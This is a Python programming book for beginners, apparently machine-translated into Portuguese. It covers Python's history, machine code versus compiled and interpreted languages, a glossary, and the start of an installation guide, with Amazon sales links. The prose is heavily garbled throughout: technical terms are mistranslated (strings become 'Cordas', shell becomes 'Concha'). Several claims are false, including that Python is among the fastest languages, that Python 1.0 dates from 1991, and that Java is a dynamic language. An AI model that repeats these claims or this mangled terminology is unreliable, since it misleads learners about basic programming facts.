

PYTHON

-THE BIBLE-

3 Manuscripts in 1 book:

- Python Programming For Beginners
- Python Programming For Intermediates
- Python Programming for Advanced



MAURICE J. THOMPSON

PYTHON PROGRAMMING FOR BEGINNERS

1

PYTHON PROGRAMMING FOR INTERMEDIATES

2

PYTHON PROGRAMMING FOR ADVANCED

3

píton

- Os manuscritos

Bible3 em 1 livro:

**-Programação Python Para
iniciantes**

**-Programação Python Para
intermediários**

**-Programação Python para
avançado**

Programação Python Para iniciantes

Aprenda o básico de Python em 7 dias!

Maurice J. Thompson

Introdução

Quero agradecer-lhe e felicitá-lo por download o livro,
“Programação Python para iniciantes: aprender o básico de Python em 7 dias! ”

Este livro irá ajudá-lo a compreender os conceitos básicos de python em apenas 7 dias. Código é a língua do futuro. E o tempo para aprender os meandros de codificação é agora, a menos que você quer ser deixado para trás a partir da maior revolução que a humanidade vai testemunhar.

Então, o que é preciso para ser um daqueles que as massas contará com a criação de produtos, alterá-los e fazer muito mais com a tecnologia? Bem, o segredo está em aprender linguagens de programação, porque cada dispositivo eletrônico é executado em algum tipo de linguagem de programação.

A questão torna-se então; Então, qual linguagem de programação você deve pelo menos dar prioridade para aprender, uma vez que há tantas linguagens de programação? Bem, se por qualquer razão, tiver sido olhando para aprender a programação ou talvez olhando para melhorar suas habilidades de programação, linguagem de programação Python pode ser a melhor opção que você pode obter no momento. Faz tudo tão fácil! Dos ricos e bem concebido biblioteca padrão e built-ins com a disponibilidade de módulos e vários de terceiros bibliotecas de código aberto, muito poucas linguagens de programação pode vencê-lo.

Particularmente, se você é um novato que está olhando para mergulhar seus pés na programação, você precisa aprender uma linguagem simples que é fácil de entender e que tem fácil manutenção de código. Você precisa aprender uma linguagem de programação que funciona em todos os sistemas operacionais chave, tais como Linux, Mac OS X e Windows da Microsoft, e um que é mais confiável (não contém ponteiros, que é caso com outras linguagens baseadas em C). Você precisa aprender Python.

Python irá fornecer-lhe tudo isso, e uma vez que novas plataformas como Raspberry Pi são Python base, aprendendo Python vai colocá-lo em um lugar ideal, onde pode desfrutar da internet das coisas de oportunidades e de qualquer maneira (no caso de você ainda não ter notado), Python popularidade para a internet das coisas é realmente crescendo.

Isso é apenas a ponta do iceberg, com Python, oportunidades e possibilidades são simplesmente infinitas.

Este livro irá apresentá-lo à linguagem de programação Python e certifique-se que depois de ler o guia, você deve estar ciente dos conceitos básicos da linguagem e capaz de criar programas simples em Python. Neste livro, o primeiro de uma série de 3 livros destina-se a ajudá-lo a aprender a programação Python, do iniciante ao nível, então intermediário avançado. Como tal, este livro vai lidar com tudo que você precisa para construir uma forte compreensão dos princípios básicos da linguagem de programação Python.

Obrigado mais uma vez para fazer o download deste livro. Espero que você goste!

Clique aqui para comprar a versão de bolso do livro:

<https://www.amazon.com/Python-Manuscripts-Programming-Beginners->

[Intermediários / dp / 1980953902](#)

Ó Copyright 2018 por Maurice J. Thompson - Todos os direitos reservados.

Este documento é voltada para fornecer a informação exata e confiável em relação ao assunto e emitir coberto. A publicação é vendido com a ideia de que a editora não é obrigado a prestar contabilidade, oficialmente permitido, ou não, serviços qualificados. Se o conselho é necessária, legal ou profissional, um indivíduo praticado na profissão devem ser ordenados.

- A partir de uma Declaração de Princípios que foi aceite e aprovada igualmente por um Comité da American Bar Association e um Comitê de Editores e Associações.

De nenhuma maneira é legal para reproduzir, duplicar, ou transmitir qualquer parte deste documento em qualquer meio eletrônico ou em formato impresso. A gravação desta publicação é estritamente proibida e qualquer armazenamento deste documento não é permitida a menos que com a permissão por escrito do editor. Todos os direitos reservados.

As informações aqui fornecidas são indicadas para ser verdadeira e consistente, em que qualquer responsabilidade, em termos de desatenção ou de outra forma, por qualquer uso ou abuso de quaisquer políticas, processos, ou direções contidos é de responsabilidade solitária e absoluta do leitor destinatário. Sob nenhuma circunstância a qualquer responsabilidade legal ou culpa ser realizada contra a editora para qualquer reparação, danos ou perda monetária devido às informações aqui contidas, direta ou indiretamente.

autores respectivos possuir todos os direitos autorais não detidas pelo editor. A informação aqui é oferecido para fins informativos apenas, e é universal como tal. A apresentação das informações é, sem contrato ou qualquer tipo de garantia de garantia.

As marcas comerciais que são utilizados são, sem qualquer consentimento, e a publicação da marca é sem permissão ou apoio pelo proprietário da marca registrada. Todas as marcas e marcas dentro deste livro são apenas para fins de esclarecimento e são a propriedade dos próprios proprietários, não relacionadas com este documento.

Índice

[Introdução](#)

[Python compreensão: Um fundo detalhado](#)

[Por que o nome “Python?”](#)

[A Timeline: Traçando o lançamento de diferentes versões do Python](#)

[Python Definido](#)

[Como Python Works](#)

[Vantagens de desvantagens](#)

[Interpretação de Interpretação](#)

[Python Glossário](#)

[Como fazer o download e instalar Python](#)

[As primeiras coisas primeiro: qual versão é apropriado: 2.x ou 3.X?](#)

[Por que existem diferentes versões do download Linguagem e instalar o Python 3.6.4 no Windows \(32 bits\)](#)

[Instalação da versão de 64 bits](#)

[Instalando Python no Ubuntu e Linux Mint](#)

[Python Programação 101: Interagindo com Python em maneiras diferentes](#)

[Conheça os Consolas](#)

[O Windows PowerShell](#)

[Os primeiros passos em Python com IDLE Usando o editor Atom](#)

[Como escrever seu primeiro programa de Python](#)

[O “Adicionando dois números” Programa](#)

[Variáveis, Cordas, listas, tuplas, dicionários](#)

[variáveis](#)

[Cordas](#)

[Python Listas](#)

[Tuples](#)

[Dicionários Tomada de](#)

[Decisão Loops em](#)

[Python](#)

[Criando um While Loop Em Python](#)

[Sobre funções definidas pelo usuário](#)

[A importância de funções definidas pelo usuário em Python os](#)

[argumentos da função](#)

[Como escrever funções definidas pelo usuário em Python](#)

[Sobre o estilo de codificação](#)

[Projetos de Atuação: Os Projetos Python para a sua prática](#)

[Um jogo baseado em texto](#)

Jogo 2: Liberais loucos Generator Um

programa de calculadora simples

Conclusão

Para fazer este livro fácil de entender, vamos começar por construir uma compreensão básica do que Python realmente é, como ele surgiu e tal informação antes de começar com as explicações detalhadas de como funciona a linguagem de programação e como usá-lo.

Python compreensão: Um fundo detalhado

É importante construir até os acontecimentos que precederam a criação de python, a linguagem de programação antes mesmo defini-lo.

Guido Van Rossum Criado Python Em 1989

Rossum costumava trabalhar no Centrum Voor Wiskunde en Informatica (CWI) no início de 1980. Seu trabalho foi a implementação da linguagem de programação conhecida como ABC. Durante a tarde de 1980, quando ainda estava na CWI, ele começou a procurar por uma linguagem de script que teve sintaxe semelhante à ABC, mas um que teve acesso às chamadas de sistema de Amoeba (durante este tempo, Rossum estava trabalhando em Amoeba, um sistema operacional recém-distribuídos). Depois de olhar e encontrar nada que pudesse atender às suas necessidades, Rossum decidiu projetar uma linguagem de script simples que poderia superar insuficiências da ABC. No final de 1980, Rossum começou a desenvolver o novo script e, em 1991, lançou a versão da linguagem de programação de abertura. Esta primeira versão teve um sistema de módulos Modula-3. Esta linguagem foi mais tarde chamado “Python.”

Por que o nome “Python?”


Muitas pessoas costumam pensar que o nome 'Python' vem de uma cobra, porque o logotipo do Python mostra uma imagem de uma cobra azul e amarelo. No entanto, a verdadeira história por trás do nome é um pouco diferente.

Na década de 1970, a BBC teve um programa de TV popular que van Rossum era um grande fã de; o show foi de Monty Python Fly Circus. Assim, quando Rossum desenvolveu a linguagem, ele, por alguma razão conhecida apenas para ele, decidiu nomear o projeto 'Python'.

A Timeline: Traçando o lançamento de diferentes versões do Python

Python 1.0, a primeira versão do Python, foi introduzido em 1991. Desde Python surgiu, e sua primeira versão introduzida, a linguagem evoluiu e chegou até a versão 3.x.

Por favor, confira a tabela resumo abaixo que ilustra o cronograma das várias versões de linguagem de programação Python.



Cada uma das versões indicadas acima contém um número de série; por exemplo, 3,6 pitão lançado em 2016 é actualmente a 3,6. 4 como em 2017/12/19.

Agora que você tem um pouco de compreensão de como Python se tornou o que é hoje, vamos começar um pouco técnico pelo qual vamos definir o que Python (linguagem de programação) realmente é.

Python Definido

aviso justo: O que você está prestes a ler vai soar um pouco técnico. Por favor, consulte o [glossário](#) para significados de certos termos.

Python é uma linguagem de alto nível de programação (uma linguagem feita para ser simples para os seres humanos para escrever e ler), que também é orientada a objetos (organizado em torno ou com base em objetos em vez de ações ou dados em vez de lógica). Em comparação com outras linguagens de programação, Python é muito simples e fácil de aprender, porque requer uma sintaxe muito original que enfatiza a legibilidade. Como um desenvolvedor, você pode ler e traduzir o código Python muito mais fácil do que é o caso com outras línguas. Esta legibilidade reduz o custo total de manutenção e desenvolvimento do programa, uma vez que lhe permite trabalhar com as equipes de forma colaborativa, sem qualquer experiência ou língua barreiras significativas. Você deve observar que Python tem a velocidade como uma funcionalidade central e, portanto, ele funciona perfeitamente bem com aplicações tais como revelação de fotos. De fato,

Na verdade, o arquiteto YouTube Cuong Do falou amplamente sobre a eficiência do Python e 'velocidade recorde' a língua que lhes permitiu trabalhar. Eu poderia, portanto, dizer que Python é uma das linguagens de programação mais rápido que você poderia incorporar em desenvolvimento particularmente quando a velocidade é o fator principal.

Além disso, impressionado com o número de bibliotecas, da Universidade de Maryland optou por usar Python para auxiliar o desenvolvimento de seus cursos. Se você é um designer de jogos de vídeo, você poderia se beneficiar do extenso conjunto de bibliotecas dentro de Python que são recursos importantes dado um 'Py' no nome para fins de identificação.

Python também encontra uso na tecnologia adaptativa (as ferramentas ou tecnologia projetada para oferecer melhorias ou formas alternativas de interação com a tecnologia de que isso ajude as pessoas com deficiência executar determinadas tarefas) e, nesse sentido, tem contribuído para movimentos como "um laptop por criança. "Você pode comparar Python para outras linguagens dinâmicas como PHP, PERL,

e Java. Quando você fizer isso, você vai perceber que Python é mais simples e entusiastas de Python ou pessoas que tenham tido uma boa experiência com a linguagem vai atestar isso mais consistente e muitos.

Por exemplo, considere que o Python usa palavras-chave, enquanto outras línguas ainda usam sinais de pontuação. O fato de que Python usa palavras-chave que torna as coisas mais fáceis, especialmente para iniciantes e por causa disso, o processo de aprendizagem é cumulativamente mais curto e divertido. Vamos aprender mais sobre isso nos próximos capítulos, quando começamos a aprendizagem e escrever exemplos de código Python. Agora, porém, vamos ver como python realmente funciona. Vamos tentar compreender que, brevemente olhando como linguagens de programação têm vindo a evoluir ao longo do tempo.

Como Python Works

Para entender como Python funciona hoje, temos que dar alguns passos para trás no tempo.

código de máquina (as primeiras línguas geração de computador)

No código de máquina, um processador de computador pode executar apenas um certo número de comandos que são muito simples e mantidos numa sequência de bits ou números. Normalmente, os programadores usam um sistema hexadecimal para escrever estas instruções para que sua leitura não é tanto de um chore.

No entanto, com as instruções de modo limitado, tudo o que você pode fazer aqui é recapitular endereços e pular entre as instruções. Você já deve saber que no mundo da programação, você não basta adicionar dois números; em vez disso, o que você faz é olhar para os endereços dos números na memória e então recapitular ou resumi-los usando um número de diferentes instruções. Só para lhe dar perspectiva, olhar para o exemplo abaixo que mostra o que a adição de dois números que aparecem no hex

```
2104  
1105  
3106  
7001  
0053  
FFFE  
0000
```

As instruções de ir para o processador em binário. Você vai notar que este tipo de código é muito ilegível e depende do conjunto de instruções da CPU em questão. Você pode ter certeza que a programação nesta língua é extremamente irritante, mas, infelizmente, todos os programas têm de ser compilados em formato binário para execução por um processador de computador.



O assembler (segunda geração computador línguas)

Enquanto os ASM ou assembler se orgulha de ser legível, não é mais simples do que o código de máquina. Estas instruções contêm legível (para um ser humano) códigos de texto que eliminam a necessidade de memorização humana de cada uma das combinações de números. Os códigos de instrução são posteriormente compilados em código binário. Quando você adiciona dois números no assembler, você deve esperar algo semelhante a isto:

```
ORG 100
LDA
ADD B
STA C
HLT
DEC 83
DEC -2
DEC 0
END
```

Como já referi, este é um pouco mais legível a um ser humano; no entanto, a maioria dos programadores não têm idéia de como o programa realmente funciona.

As linguagens de programação de terceira geração

Estes têm uma maior quantidade de abstração sobre como o computador identifica o programa. Em vez de forçá-lo a adaptar-se à forma como o computador pensa

- que é arcano-a linguagem se concentra mais na sua maneira de ver o programa.

Na introdução de línguas, os números começaram a ser percebidas como variáveis e o código deve conter algum tipo de tipo 'notação matemática' da estética.

Quando, por exemplo, adicionar dois números na linguagem C, ele será muito bem ir assim:

```
int main (void)
{
    int a, b, c;
    a = 83;
    b = -2;
    c = a + b;
    return 0;
}
```

Qualquer um pode assumir o funcionamento deste por apenas olhando para ele. Como você pode ver, ela resume a 83 e -2, e em seguida, armazena o produto em uma variável chamada C. linguagens de terceira geração têm uma vantagem óbvia: eles têm muito alta legibilidade em comparação com todas as outras línguas anteriores.

Uma recapitulação

Se ainda estamos juntos, vamos fazer um resumo:

A partir do nome 'linguagem de alto nível' (cujo significado você já sabe), você pode deduzir que não são tão bem às vezes chamados linguagens de máquina 'linguagens de baixo nível' ou a outra categoria conhecida como línguas de montagem.

A linguagem de máquina é simplesmente a codificação de instruções do programa em binário de tal forma que o computador possa executá-los diretamente. A linguagem de montagem usa um formato que é um pouco mais fácil de consultar as instruções de baixo nível. Portanto, os programas-incluindo linguagem de alto nível os de montagem de processamento de linguagem de necessidade antes que eles correm. Este processamento adicional leva um pouco de tempo, que é um pouco de desvantagem das linguagens de alto nível. No entanto, as linguagens de alto nível têm inúmeras vantagens. Primeiro, é muito mais fácil de programar em linguagens de alto nível. Os programas escritos em uma linguagem de alto nível geralmente levam muito menos tempo para escrever; eles também são mais curtos, geralmente mais fácil de ler, e são relativamente mais provável que seja correto. Em segundo lugar, eles são portáteis. Isto significa que você pode executá-los em diferentes tipos de computadores com poucos ou mínimas modificações. Por outro lado, um programa de baixo nível tem de ser executado em um tipo de computador antes de modificar ou

reescrevê-lo para ter certeza que funciona em outro.

Portanto, você vai descobrir que quase todos os programas existentes hoje usam linguagens de alto nível.

Apenas algumas aplicações especializadas usar linguagens de baixo nível. Vamos continuar.


Programação orientada a objetos entrou em cena com o passar do tempo e como a demanda por otimização de código aumentada. Vou falar mais sobre isso mais tarde. As linguagens de terceira geração dividem em duas categorias:

linguagens compiladas

Também chamado de línguas não gerenciados, linguagens compiladas normalmente têm seu código fonte escrito em uma linguagem seres humanos podem compreender plenamente. Para o processador para executar o código-fonte, ele precisa ser traduzida em código de máquina embora. Um compilador completa este processo. O compilador compila todo o programa para o código de máquina.



Em outras palavras, um compilador simplesmente lê o programa e traduz-la antes que (o programa) comece a ser executado. O programa de alto nível é, portanto, referido como o código de fonte enquanto que o programa que é traduzido é conhecido como o código executável ou objecto. Quando o programa é compilado, ele pode ser executado várias vezes sem a necessidade de qualquer outra tradução.



Aqui está um breve resumo de algumas das vantagens de linguagens compiladas.

1. Eles são rápidos: É somente no curso da compilação de uma só vez que o programa fica mais lento. Quando um programa é compilado, ele corre tão rápido quanto um programa escrito em ASM ou ainda mais rápido devido a otimizações do compilador.
2. Há inacessibilidade de código-fonte. Modificando um programa distribuído

na forma compilada é difícil se você não tiver o código-fonte.

3. Ele fornece a facilidade de detecção de erros no código-fonte. Se acontecer de ser um erro no código fonte, todo o processo de acidentes de compilação e você, o programador, recebe automaticamente para ver onde errei. Você pode imaginar o quanto isso simplifica o desenvolvimento de software. As desvantagens incluem o seguinte:

1. O programa tem uma dependência plataforma, isto é, no sistema operacional ou o processador. Você não pode ter um programa pré-compilado e, em seguida, executá-lo em uma plataforma diferente, sem ajustes ou recompilar-lo de alguma forma.
2. Você não pode editá-lo. Após a compilação de um programa em código de máquina, não há outra maneira de editá-lo; re-compilação é a única maneira.
3. Problemas de gerenciamento de memória. Computadores executar instruções mecanicamente; isso torna propensos a correr em erros esporádicos relacionados a estouros de memória. As linguagens compiladas não vêm com recursos automáticos de gerenciamento de memória e, portanto, eles tendem a ser mais de um aborrecimento a este respeito. A principal causa de erros em tempo de execução é o gerenciamento de memória manual da compilação não consegue detectar. Pascal, linguagem C e C ++, seu sucessor, são exemplos de linguagens compiladas.

linguagens interpretadas


Python pertence a esta categoria de linguagens de programação. linguagens interpretadas como objectivo resolver questões relativas portabilidade e em muitos outros aspectos, para tentar tornar a vida dos programadores um pouco mais fácil. A maioria das linguagens de programação modernas são linguagens interpretadas.

Os intérpretes trabalham muito como compiladores, mas ao invés de traduzir todo o programa, tudo ao mesmo tempo, eles só traduzir o que é necessário em um momento particular no tempo.

O nome 'intérprete' simplesmente vem da profissão todos nós sabemos de, interpretação, onde o intérprete é a pessoa que atua como um intermediário para as pessoas que não entendem línguas uns dos outros. O intérprete escuta e traduz o que cada parte está dizendo a uma linguagem que eles entendem e as condutas a tradução como cada um deles fala.

As linguagens interpretadas funcionam da mesma maneira. O intérprete lê a linha de código-fonte após a linha antes de compilá-lo em código de máquina, executá-lo, e depois jogá-la fora.

Embora a interpretação não é uma maneira rápida de executar programas, tem um número de vantagens significativas. Para melhorar a velocidade, é possível resultados de cache. Além disso, hoje, a qualidade e legibilidade do código mostrou-se mais importante do que o desempenho. A razão para isso é que os nossos computadores são muito rápidos, mas como os aplicativos se tornam muito mais complexa a cada dia, torna-se cada vez mais fácil para criar erros especialmente quando se utiliza as línguas mais antigas.



Em outras palavras, um intérprete é responsável por ler um programa de alto nível após o que o executa. Em termos mais simples, o intérprete faz muito bem o que comanda o programa. Ele processa o bit programa a pouco, lendo linhas alternadamente e realização de cálculos.



NOTA: Muitas linguagens de programação na existência hoje, incluindo Python, usam ambos os processos em que a primeira coisa que acontece na compilação do código-fonte em uma linguagem de baixo nível conhecido como código de byte e, em seguida, a interpretação por um programa conhecido como máquina virtual. No caso do Python, programadores interagir com a linguagem, razão pela qual Python é uma linguagem interpretada.

O uso

Há duas maneiras que você pode usar o interpretador Python: como o modo de programa

e modo de shell. No modo shell, você simplesmente digitar as expressões Python para o shell eo intérprete mostra o resultado imediato. Dê uma olhada no exemplo abaixo que ilustra o shell Python no trabalho.

```
$ python3
Python 3.2 (r32:88445, Mar 25 2011, 19:28:28)
[GCC 4.5.2] on linux2
Type "help", "copyright", "credits" or "license" for more
information.
>>> 2 + 3
5
>>>
```

Estes sinais '>>>' são conhecidos como o prompt do Python. O intérprete mostra que ele está pronto para instruções usando o prompt. Quando $2 + 3$ foi digitado, o intérprete avaliada a expressão e, por sua vez respondeu 5. Na linha seguinte, deu um novo prompt para mostrar que ele está pronto para entrada adicional. Quando você trabalha no interpretador diretamente, você experimentar a conveniência para testar peças curtas de código desde que você obter feedback imediato. Você pode pensar nisso como uma espécie de papel de rascunho que você pode usar para resolver os problemas. Como alternativa, você também pode escrever um programa inteiro, colocando linhas de instrução Python em um arquivo e, em seguida, usar o interpretador para executar o conteúdo do arquivo na totalidade. Este arquivo é o que costumamos chamar um código fonte. Por exemplo, você pode usar um editor de texto para criar um arquivo de código-fonte chamado firstprogram.

```
print("My first program adds two numbers, 2 and 3:")
print(2 + 3)
```

Convencionalmente, os arquivos que contenham programas em Python conter nomes terminando com .py. Esta convenção ajuda o seu sistema operacional e outros programas reconhecer um arquivo como tendo código python.

```
$ python firstprogram.py
My first program adds two numbers, 2 and 3:
5
```

Vantagens da Interpretação

Antes de continuarmos, aqui é um breve resumo de algumas das vantagens de interpretação:

1. Os programas são portáteis. Se a plataforma tem um intérprete, o programa será executado na referida plataforma-lo é muito mais simples para desenvolver um intérprete do que um compilador.
2. Simplicidade no desenvolvimento: Hoje, não há necessidade de lidar com o gerenciamento de memória manual porque algo chamado 'coletor de lixo' pode fazer isso por você. Em Python e outras linguagens, você realmente não tem que especificar os tipos de dados, algo que leva a mais estruturas-lhe dados confortáveis vai perceber isso como você avança no livro.
3. Estabilidade: O intérprete realmente entende código e devido a este fato, pode encontrar erros que os programas compilados acabaria por executar. Interpretação programas é mais seguro e melhor do que compilá-los. Além disso, a utilização deste tipo de linguagem traz reflexão em jogo-in reflexão, um programa pode examinar-se no decorrer do tempo de execução.
4. Facilidade de edição: Você pode escrever programas em seções e, em seguida, enviá-los para o destino alvo qualquer momento que desejar desde que o código não precisa de compilação explícito. Em outras palavras, você pode facilmente editá-lo on the fly. código-fonte do programa de adição em python parece algo como isto:

```
a = 83  
b = -2  
c = a + b  
print(c)
```

Você precisa perceber que só temos o algoritmo núcleo e nenhuma outra sintaxe; você não tem sequer a especificar as variáveis tipos, coisas suposição são muito simples aqui!

Desvantagens de Interpretação

Bem, eu não posso faltar algumas desvantagens com intérpretes:

1. Há ainda acelerar questões. Às vezes, a interpretação pode ser muito lento e, por isso, você não vai usar a capacidade do seu computador ao máximo. Isso, no entanto, tem várias soluções alternativas.
2. Há ainda dificuldades em detectar erros. Com interpretação, compilação acontece durante o tempo de execução; o que torna impossível para os erros de pop-up antes da execução do código. Isso pode ser irritante às vezes. No entanto, você ainda vai errar menos do que você faria de outra maneira nas linguagens compiladas.
3. Vulnerabilidade: Desde que o programa é distribuído como um código fonte e, portanto, qualquer pessoa pode mudar ou até mesmo roubar algumas partes dele, questões de vulnerabilidade surgem.

Com as informações acima, você deve ser capaz de olhar para Python como uma linguagem de programação moderna que, embora não o mais rápido, o código fonte é menor e tem menos erros do que as linguagens compiladas das versões mais antigas.

Neste ponto, eu acredito que seria ótimo ter um glossário para explicar os termos diferentes que você vai encontrar muitas vezes no livro.

Python Glossário

Esta secção vai ser relativamente curto; ele simplesmente irá definir os termos que você pode esperar de encontrar em fóruns dedicados a Python e dentro da própria linguagem. Como nós cabeça mais para o livro, você vai aprender mais sobre estes termos:

conjuntos de instruções: Estes são os conjuntos de instruções inteiras contidos no código de máquina que uma unidade de processamento central é capaz de reconhecer e executar.

Binário: Binário é um conjunto de arquivos criados depois de compilar o código objeto que roda em máquinas.

Tempo de execução: Também chamado de tempo de execução, tempo de execução refere-se ao tempo que um programa está em execução ou execução.

Concha: Shell é a camada de programação que entende e executa comandos digitados como um usuário.

PIP: Pip se refere ao sistema de gerenciamento de pacotes usado para a instalação e gerenciamento de pacotes de software escritos em Python.

IDLE (Integrated Development Environment): IDLE refere-se ao ambiente de desenvolvimento integrado do Python empacotado com implementação padrão do idioma.

Caracteres: Char refere-se aos personagens geralmente em linguagens de programação

delimitador: Esta é a seqüência de uma única ou mais caracteres utilizados para especificar o limite entre regiões independentes e separadas por fluxos de dados, tais como texto simples.

argumentos: Os argumentos são variáveis ou itens independentes contendo códigos ou dados.

Tarefa: Na programação, uma atribuição é uma declaração usada para definir em um nome de variável um valor.

Iteração: Iteração refere-se a um processo em que as instruções ou estruturas são recorrem sequencialmente em um determinado número de vezes, ou até que alguma condição seja cumprida.

hash: Isto refere-se à alteração de uma cadeia de caracteres ou num tipicamente

menor valor, com um comprimento fixo ou chave que representa a string inicial.

Imutável objeto: Este é um objeto que tem um estado que tornou impossível modificar uma vez criado.

Zero ou zero valor: Isto refere-se à quantidade original e conhecido o valor zero, o que é significativo em matemática.

valor nulo: Refere-se a um valor não-; ele age como uma espécie de espaço reservado para um valor de dados desconhecido ou não especificado

Design modular: Um projeto modular é uma abordagem de design que divide um sistema em pequenas seções conhecidas como patins ou módulos; você pode criar módulos de forma independente e, em seguida, usá-los em vários sistemas.

docstring: Esta é uma string literal ocorrendo como a primeira declaração função, módulo, definição do método ou classe.

objetos: Objetos são aquelas coisas que você primeiro pensar sobre quando você está projetando um programa; eles são as unidades de código em última análise, derivadas do processo.

Classe: A classe é uma espécie de mini-programa distinto que tem o seu próprio contexto, isto é singular ou as propriedades variáveis e funções ou métodos. Manter estes termos e definições em mente, porque como nós aprofundar no mundo da programação Python, eles vão aparecer em muitas áreas.

Com o glossário em mente, você não deve ter qualquer problema ao ler o livro desde que você pode se referir a este conteúdo sempre que você vê algo que você não entende. Vamos agora começar a usar Python.

[Clique aqui para comprar a versão de bolso do livro:](#)

<https://www.amazon.com/Python-Manuscripts->

[Programação-Beginners-Intermediários / dp / 1980953902](#)

Como fazer o download e instalar Python

Nesta seção, vamos discutir como baixar e instalar o Python em plataformas Windows e Ubuntu (para atuar como exemplos). Como mencionei anteriormente, você pode instalar o Python em quase todos os sistemas operacionais que temos hoje e, portanto, este tutorial é apenas um plano geral de como realizar o processo.

A primeira coisa que deve fazer é falar sobre a diferença entre as duas versões principais apenas para elucidar a questão de qual versão é ideal ou adequado.

As primeiras coisas primeiro: qual versão é apropriado: 2.x ou 3.X?

Como um programador iniciante em Python, uma das coisas que podem confundi-lo é as diferentes versões da linguagem que estão atualmente disponíveis. Mesmo que Python 3 é a geração mais atual do Python, você vai notar que muitos programadores ainda usam Python 2.x.

Mesmo hoje em dia, você não vai realmente encontrar uma resposta simples para a questão da versão Python você deve usar como a decisão vai depender do que você quer realizar. Python 3 é certamente o futuro da língua, mas alguns programadores optar por ir com 2.x python porque algumas bibliotecas mais antigas e pacotes só funcionam em Python 2.

Por que existem diferentes versões da linguagem

As linguagens de programação estão sempre evoluindo como desenvolvedores continuar a estender a funcionalidade da linguagem e engomar as peculiaridades conhecidos por causar problemas para os desenvolvedores.

Introduzido pela primeira vez em 2008, Python 3 procurou fazer Python mais fácil de usar e alterar a forma como lida com cordas para corresponder com as exigências atuais colocados no idioma. Os programadores acostumados com o programa em Python 2, por vezes, têm dificuldade em ajustar aos desafios frescos, mas os Tenderfoots geralmente encontrar as versões atuais da linguagem mais lógica. Python 3.x é diferente de antes Python libera principalmente porque é o primeiro lançamento Python que é incompatível com as versões anteriores. Os programadores geralmente não precisa se preocupar com pequenas atualizações-tal como de 2,6 a 2,7, porque a única coisa que costumo fazer é alterar o funcionamento interno da língua e não precisam dos programadores a alterar a sua sintaxe.

Há uma mudança muito mais significativa entre Python 2.7.x e Python 3.x como o código que trabalhou na antiga pode exigir reescrita de uma forma diferente para que ele funciona em Python 3.x

Baixar e instalar Python 3.6.4 no Windows (32 bits)

